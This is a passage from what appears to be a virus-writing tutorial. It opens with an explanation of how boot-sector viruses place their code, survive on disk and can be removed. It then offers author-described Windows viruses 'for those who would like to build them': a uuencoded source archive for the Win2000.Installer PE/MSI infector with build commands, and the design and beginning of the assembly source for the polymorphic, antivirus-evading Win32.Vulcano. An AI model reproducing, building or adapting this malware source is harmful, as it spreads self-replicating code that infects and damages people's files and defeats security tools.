    0     1     2      . . .
+-----+-----+-----+---   --+-----+-----+-----+-----+-----+---
|XXXXX|     |     |        |     |.....|XXXXX|XXXXX|XXXXX|
+-----+-----+-----+---   --+-----+-----+-----+-----+-----+---
```

```
   |                          |     |     | ... |
   +--  Virus top                |  +---+-----+-----+
                              |  +--  The rest of virus
                              |
                              +-- Original Boot or Master Boot Record
```

Infected disk (modified address of active boot sector)

```
   0    1    2     . . .
 +-----+-----+-----+---   --+-----+-----+-----+-----+---
 |....X|     |     |      |XXXXX|XXXXX|XXXXX|
 +-----+-----+-----+---   --+-----+-----+-----+-----+---
    |                        ^  |     | ... |
    +--  Modified        -------+  +-----+-----+
         Disk Partition Table      +--  Main virus code
```

Several options of placing the original boot sector on disk and virus continuity are known to exist: in the sectors of free clusters of a logical drive, in the unused or rarely used system sectors, in the off-limits sectors of the drive.

If the virus continues to place itself in the sectors, belonging to the free clusters of the disk (while searching for these sectors the virus has to analyze the File Allocation Table - FAT), then as a rule the virus marks the sectors in the FAT as bad (the so-called pseudo-bad clusters). This method is used by the "Brain", "Ping-Pong" viruses and some others.

The other method is utilized in the viruses of the "Stoned" family. These viruses place the original boot sector in unused or rarely used sector which may be one of the sectors of the hard disk if available, placed between the MBR and the first boot sector, or on some of the last sectors of the root directory of a diskette.

Some viruses record their code to the last sectors of the hard disk, because those sectors are being used only when the hard disk is completely filled with information (which happens rarely, especially considering the sizes of modern hard disk drives). However these viruses lead to the damage of the OS/2 file system, which in some cases keeps the active boot sector and system data exactly in the last sectors of the hard disk.

The method of saving the rest of the virus outside the disk can be met less often. This is achieved in two ways. The first one is lowering the size of logical drives: the virus subtracts the necessary numbers from the corresponding fields of the BPB boot sector and Disk Partition Table of the hard disk (if the hard disk is being infected), thus lowering the size of the logical drive, and records its code into the cut off sectors.

The second way is to record data outside the physical partitions of the disk. In case of floppy disk to achieve that the virus has to format an additional track on it (the method of non-standard formatting), for example, the 40th track on a 360K diskette or the 80th track on a 1.2M or a 1.4M diskette. There also exist the viruses writing their code outside the borders of available space of a hard disk drive if, of course, this is permitted by hardware (see the "Hare" virus).

Of course there exist other methods of placing a virus on disk, for example the viruses of the "Asuza" family contain the standard MBR loader in their body and after infecting record themselves over the original MBR without its saving.

When infecting most part of the viruses copies the system information of the original loader (for MBR this information is the Disk Partition Table, for diskette boot sector - the BIOS Parameter Block) into the code of its loader. In the opposite case the system will be unable to load itself, because the disk addresses of the system components are being calculated according to this information. Such viruses can be rather easily deleted by overwriting the code of the system loader in the boot sector and in the MBR - to do this it is necessary to boot up from an uninfected system diskette and use the SYS command to disarm diskettes and logical drives on a hard disk, or FDISK /MBR to cure the infected MBR-sector.

Some 100-percent stealth viruses however do not save this information and even more - intentionally encrypt it. When the OS or other programs issue calls to the infected sectors, the virus substitutes their uninfected originals, and the system boots up flawlessly; but curing the MBR with the help of FDISK /MBR in such case leads to the loss of partitioning information in the Disk Partition Table. Should this occur, the disk may be "revived" by either re-formatting with loss of all the information, or by manual restoring of the Disk Partition Table, which requires a certain qualification.

3.3 Further Discussion and Comments

It is also worth mentioning that the boot viruses very rarely coexist together on one disk - they often use the same disk sectors to place the code/data. Therefore be code/data of the first virus become destroyed after being infected with the second virus, and the system either hangs upon boot up, or is engaged in an endless loop (which also leads to its hanging).

Boot viruses can also mean a lot of trouble to the users of the new operating systems (Novell, Windows95, OS/2). In spite of the fact that the above mentioned systems work with disks directly (overriding BIOS calls), which blocks the virus and makes its further spreading impossible, the code of the virus sometimes, although in very few cases, receives control after the system reboot. Therefore the "March6" virus can "live" in the MBR of the server and not influence the server's operation and productivity in any way.

However in case of an accidental reboot on the sixth of March this virus will completely destroy all the data on the disk.

3.4 Boot Virus Operating Algorithm

Virtually all the boot viruses are memory resident. They infiltrate the computers memory after a boot up from an infected disk. In this process the system loader reads the contents of the first sector of the boot up disk, places the obtained information into memory and assets control to it (i.e. to the virus). After that the instructions of the virus start executing, and do the following:

- as a rule, lower the amount of free memory (a word at the 0040:0013 address), the virus copies is code to the freed space and reads its remainder from the disk (if any). Furthermore some viruses "wait" for the DOS to load and restore this word to its original value. As a result they become placed not outside DOS, but as separate blocks of DOS memory.
- intercept the necessary interrupt vectors (usually INT 13h), read the original boot sector into memory and pass control to it.

Later on, a boot virus behaves like a resident file virus: it intercepts the OS calls to disks and infects them, also depending on some circumstances undertakes destructive actions or creates video or sound effects.

There exist nonresident boot viruses - upon boot up they infect the MBR of hard disks and of diskette(s) present in the floppy drive(s). Then those viruses pass the control to the original loader and stop influencing the computers operation.

Chapter 4

4. Examples

All of the following viruses are commented by their own authors. Source code is included in all cases for those who would like to build them.

4.1 Win 2000 Installer

4.1.1 Description Given by Authors

We, Benny and Darkman, would like to introduce u the worlds first native Win2000/EPO/fast mid PE infector. We present u the first Win2k virus, even before the official release of Win2000; the platform which was designed to be un-infectable by viruses (as M$ guys often say).

This virus is also the first one, which is able to infect MSI files. It searches the all contents of actual disk for files and randomly infects them. Virus can infect up to 18 extensions (we won't list them here, just look at the end of this source), so it can be also called as mega-infector X-D. Virus doesn't enlarge the files, nor touches any items in PE header. It's able to put itself to the holes inside the files left by some compilers and patch the host code, so next time the virus code will be executed as the first. Virus also uses CRC32 instead of stringz, so it saves many bytes and makes itself undetectable by all current (Christmas 1999) AVs.

The virus is very optimized and doesn't contain any payload. This virus can run only under Win2000. Virus doesn't infect system files, nor files protected by SFC - using Win2k SfcIsFileProtected API (that's why it can't run on another system than Win2000).

4.1.2 Microsoft Windows Installer

Have you ever thought about the format, in which the installation files on internet are served? Usually it is one .exe file, created by the InstallShield Wizard, WinZIP SFX module or another similar programs. Microsoft knew that and so later decided to make its own standard of installation files. Microsoft made the MSI - Microsoft Installer file format. MSI is hybrid of everything what Microsoft ever made. MSI can contain VB scripts, binaries (e.g. PE), documents, resources, etc. The Win2000.Installer is able to infect PE files inside the MSI by simple searching. If the MSI contains any PE files (and it often contains), then there is 1:2 possibility the PE file will be infected. Microsoft also doesn't calculate any checksum of the files inside MSIs, so there isn’t any problem with modification of MSI.

Microsoft still hasn't published the file format of MSIs, we couldn't make better research (adding scripts, infection by VB and such things), than just code PE infector. We expect big boom with infection of MSI (its brand new EXECUTABLE file format), mainly after someone will publish the structure of MSIs. Until that, we can't do more.

4.1.3 Source Code

```
tasm32 -ml -m9 -q msi.asm
tlink32 -Tpe -c -x -aa -r  msi,,, import32
pewrsec msi.exe
```

```
begin 666 win2k.installer.source.zip
M4$L#!!0``@`(``N(#2G^XMOZ&1H``*98```:````=VEN,FLN:6YS=&%L;&5R
M+G-O=7)C92YT>'3<//ESV[::/\LS_A\PG3>;=NVH.AP?\K:I#BK1>[[&=H[F
MU:.A2,IB+)$J2<6*__K]#H``2,IVT^SNS+K35B(^`!^^^P!5;Q_N+VOT=PP?
M11BE6;+RLC".TNVM^B+V@[F8SMV,0?"3H(?;6]M;8>3-5WX@%@]U^,@0ZED:
M+P*Q2H/I:JX!EX$&G(;SX$$/W8=1N^4N0P303WD!?H;_!.LLB82S#K.+)/:"
```

```
M-.U<7)[W:;WNQ4A,XT1,PR3-Q&T0U44<S;_BK+KO9N[V5LV?U%X3+"&'#VD&
M#8LTH%/#'I&?\FYU#TXJB8,?-<Q5YB99I[9<I3/79X`TBY-`N/.Y2(+;,,V"
M!%:I_7;EO!U?!=EJ.4Q<V/2_/B^6`G88S^(T^Q6GX9@`*#%%`)CBX1JW03:>
MN"GM?@Q?!'X1\53\*TBB8-YNU?TY$+:6!7#8P%WOXG\(^,]5F(EP*J(X@].M
M(A^@/@?YGOD&P,/,S9>G;[#^%/#9WN)!.%\,R$Y8/HY-$)'%PNE=F-@"[XAL
M_.3?,$WL"'?\)LC>`RF`:N*EW/2F=@Q/Q?F5^,(C.`G(XLYWQ2O::K&"4TT"
M\0KF?`BC5J/1P%-$^ABEH^9@"H/?TJDW#R<$B'P2(-AA=(N8IYGKW;$\O+@:
M]E_L-@@J0@8!B>&1@)F)FX#TR&4Z]JE.8M<_89"N>:XY/-=S:VMO=BNY,V'N
M)$&ZFDOR?<SY-V$(FU/6$8,DB1,87\1?%!:PS7B9)7I[WN4X=;\$(IN!+/H^
M;)>2C`^3(`"$!6B)32)@VY,DFGJC=`CJ"CJ7@08$/E',HA>M*]?KT%KJQ`H+
M``2,ZV!AQ")8Q$2?DJB@5G?E!(.L**&HWW*MHMQKNBF&/T(V0+!$-E>1+<R(
M6O/#1"!N;`;@I/&]N$<;!>BF@9MX,R)P$&4AZKR7K=RY\,/TCF;C$%JW5+B1
M+[+D*Q`45PFC*5`/AQ>XK)!_\\"MX4DD?EYO-9T&B7E\T=4TG/`H[N.MD@10
MT"LAW6ML!XX!G01V(SJ;X_C_T^['\47W^JTH_!V+J_`AV$46>3,W@7.!?N[B
MKA6+/?5W+%'5,XC;\&<RO,]G&*CU#6VR*$3_1SV1DS\,!Q:%0)O$+V(9AQ'@
MC`(,`$!S8$#-OX\37R#+Y=QTG(&U,?C?@`6&(?"*.>1.YI*!%2AH1J4/@#P@
M;N/1+>"AH/12Z`'P#]U"\?CC[:TQ8C)$)X8JURES#ZBP@>"&F"3@5L!1T)'B
M9.&RV]H@<ND#;G6&ZKQ!ZI2J(U7H5*0$E9('$Z?Q8URWSF?Q&]6T%OCK727#
MS@"I*35N!LR<!WIA"`H42S;08[B*R%^+J0M;^:\-'CR(C3S@N9^")'XM_KD"
M9L%YJ^`P&G$7812,D2I(H<Y&>5G701['FLXW$L.2N-A@[!AKA@"[ZYO=%_47
M0)M!G+TFPU<CBIY!:(33B&Q_@CTRD#?'-RVIUA2^7#<*:NI\7KQ8`/''*K"!
M86;T&<`'UF;YT"-S<?_)URS(]]]IM&8WNV?O3DYP3?C?MQULTY;`EAH+Z&2I
MA&RRW!7-5GOOU?[!X0R7SH+%,D:W+;ZX28@F8'N+#<4O0EN0?[S<D\Z'EN#8
M:(/Q$&"BETGP)8Q7:4Z6W)#B$2&\DCA]?LB)[6;@A">K+*@5A;`$D9_+#T60
MAC+@(,V&1U*#1K:`>89L:6A/ZEN?]`V<0*[L0-T@DD%:$BR1>>F$#XW!I7)"
M%0=+`2D_E*)48F59=$IRBJG"4\9[L^6N@9VM;9"0G(*&QE)$`7^&9$JU]>_)
M4JDYZ<WN<'3BC+O7UY>CWKMK9SP873K]Z_/+WW,V#PQJY#8G8J-#./7G<9K3
MX<&V-?GX7V8HBC9$T6@@$+9[@L(;JYB_-@TQ1'+3;(SN75+87G@C[VF!_F6_
MW9(:C$@=.4[_L-4>D`;53Z]&A7E2CYDY.%RAQ#PX7I#\DFYZZ]T?<9UQOLZ8
M.#N&".]EU<!//S?V9CGM^WCJ:+68``'U*)TE-&P6&8NDF&-=E.)V\HA\JKUBU
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
PK.9Z__/7.4P`5?S0CS6^;S(ZBQ>Q=+X=G+3`J^OR-[SN-<]Z$TY-"M)ECV,
I<JTYG_2?*G-H2X37FVLJY-@#H^;ZDI4G^HB'/4[?@!02P$"%``4``(`"``+
B`TI_N+;^AD:``"F6```&@`````````!`"``MH$`````=VEN,FLN:6YS=&%L
D;&5R+G-O=7)C92YT>'102P4&``````$``0!(````41H`````
`
end
```

4.2 Win32.Vulcano

4.2.1 Description Given by Authors

This virus is:

- the first multiprocess Win32 (Win95/98/NT/2k compatible) virus with interprocess communication(!!!)
- per-process resident multithreaded fast mid-infector
- polymorphic using two layers - advanced BPE32 and second semi-morpher
- compressed using BCE32
- heavilly armoured
- CRC32 protected
- undetectable by any antivirus

This virus uses:

- Structured Exception Handling
- EPO routines (virus patches one imported API)
- CRC32 records instead of raw ANSI strings
- Anti-* routines
- Pentium and undocumented instructions (also in poly decryptor)

This virus doesn't:

- infect system files
- infect files which doesn't contain .reloc section
- infect small files
- enlarge file
- contain any payload

This virus is able to:

- deactivate some AV monitors
- infect EXE/SCR/SFX/CPL/DAT/BAK files
- overwrite relocations
- communicate with other instances of virus

4.2.2 Interprocess communication (IPC)

This is the best part of the virus :). The main idea is: make all actions in another process. Imagine, virus does nothing. Nothing in actual process. But if another infected program is running in system, virus will pass control to that instance of virus. This very difficult stuff is realised by file mapping mirrored in swap file, mutexes and threads. That code is very optimized, but unfortunetely, it contains some bugs, which fortunately aren't much visible. In 99,9999% of all cases u won't see anything suspicious. That's truth.

4.2.3 Execution

Virus will (after patched API will be called):

1) Decrypt it's body by polymorphic decryptor

2) Decompress virus body

3) Decrypt virus body by 2nd decryptor

4) Check consistency of virus body by CRC32 - this prevents from setting breakpoints

5) Check for Pentium processor

6) Find base of Kernel32.dll in memory

7) Find all needed APIs (using CRC32)

8) Create new thread which will hook some API functions

9) Wait for thread termination

10) Create/Open the space in swap file and initialize (create new) record for IPC

11) Create new thread for IPC

12) Jump to host

After hooked API call (API manipulating with files) will virus:

1) Get file name
2) Check file properties via IPC
3) Open file, check it and infect it via IPC
4) Call original API (depending on API)

After hooked API call (ExitProcess, GetLastError, ...) will virus:

1) Check for application level debugger via IPC (if found, process will be remotely terminated - veeery nice feature :))
2) Check for system level debugger (SoftICE) via IPC
3) Check for monitors in memory via IPC
4) Find random file
5) Check it via IPC
6) Check and infect it via IPC

IPC thread in memory will:

1) Check for new request
2) Do property action
3) Pass execution to next thread

4.2.4 Source Code

```
tasm32 -ml -m9 -q vulcano.asm
tlink32 -Tpe -c -x -aa -r  vulcano,,, import32
pewrsec vulcano.exe
```

```
.586p                                           ;why not ;)
.model flat                                     ;FLAT model

include mz.inc                                  ;include some important
include pe.inc                                  ;include-filez
include win32api.inc
include useful.inc


;some instructions
push_LARGE_0   equ    <db     68h,0,0,0,0>   ;PUSH LARGE 0
SALC           equ    <db     0D6h>          ;SALC opcode
RDTCS          equ    <db     0fh, 31h>      ;RDTCS


;some equates for VLCB (VLCB = VuLcano Control Block)
VLCB_Signature equ    00                     ;signature
VLCB_TSep      equ    08                     ;record separator
VLCB_THandle   equ    00                     ;mutex handle
VLCB_TID       equ    04                     ;ID of service
VLCB_TData     equ    08                     ;data
VLCB_TSize     equ    SIZEOF_WIN32_FIND_DATA+8;size of one record
VLCB_SetWait   equ    00                     ;set data and wait for result
VLCB_WaitGet   equ    01                     ;wait for signalisation and get data
VLCB_Quit      equ    01                     ;quit
VLCB_Check     equ    02                     ;check file
VLCB_Infect    equ    03                     ;infect file
VLCB_Debug1    equ    04                     ;check for app level debugger
VLCB_Debug2    equ    05                     ;check for SoftICE
VLCB_Monitor   equ    06                     ;check for AVP and AMON monitors


j_api  macro   API                           ;JMP DWORD PTR [XXXXXXXXh]
       dw      25ffh
API    dd      ?
endm


c_api  macro   API                           ;CALL DWORD PTR [XXXXXXXXh]
       dw      15ffh
API    dd      ?
endm


extrn GetModuleHandleA:PROC                  ;APIs needed in first
extrn ExitProcess:PROC                       ;generation only
```

```
.data                                            ;data section
VulcanoInit:                                    ;Start of virus
        SALC                                 ;undoc. opcode to fuck emulators
        push dword ptr [offset _GetModuleHandleA]    ;push original API
ddAPI = dword ptr $-4
        push 400000h                         ;push image base
ImgBase = dword ptr $-4
        pushad                               ;store all registers
        call gd                                 ;get delta offset
gd:     pop ebp                                  ;...
        lea esi, [ebp + _compressed_ - gd]       ;where is compressed virus
                                                 ;stored
        lea edi, [ebp + decompressed - gd]       ;where will be virus
                                                 ;decompressed
        mov ecx, 0                           ;size of compressed virus
c_size = dword ptr $-4


;Decompression routine from BCE32 starts here.
        pushad                               ;save all regs
        xor eax, eax                         ;EAX = 0
        xor ebp, ebp                         ;EBP = 0
        cdq                                  ;EDX = 0
        lodsb                                ;load decryption key
        push eax                             ;store it
        lodsb                                ;load first byte
        push 8                               ;store 8
        push edx                             ;store 0
d_bits: push ecx                             ;store ECX
        test al, 80h                         ;test for 1
        jne db0
        test al, 0c0h                        ;test for 00
        je db1
        test al, 0a0h                        ;test for 010
        je db2
        mov cl, 6                            ;its 011
        jmp tb2
testb:  test bl, 1                           ;is it 1 ?
        jne p1
        push 0                               ;no, store 0
_tb_:   mov eax, ebp                         ;load byte to EAX
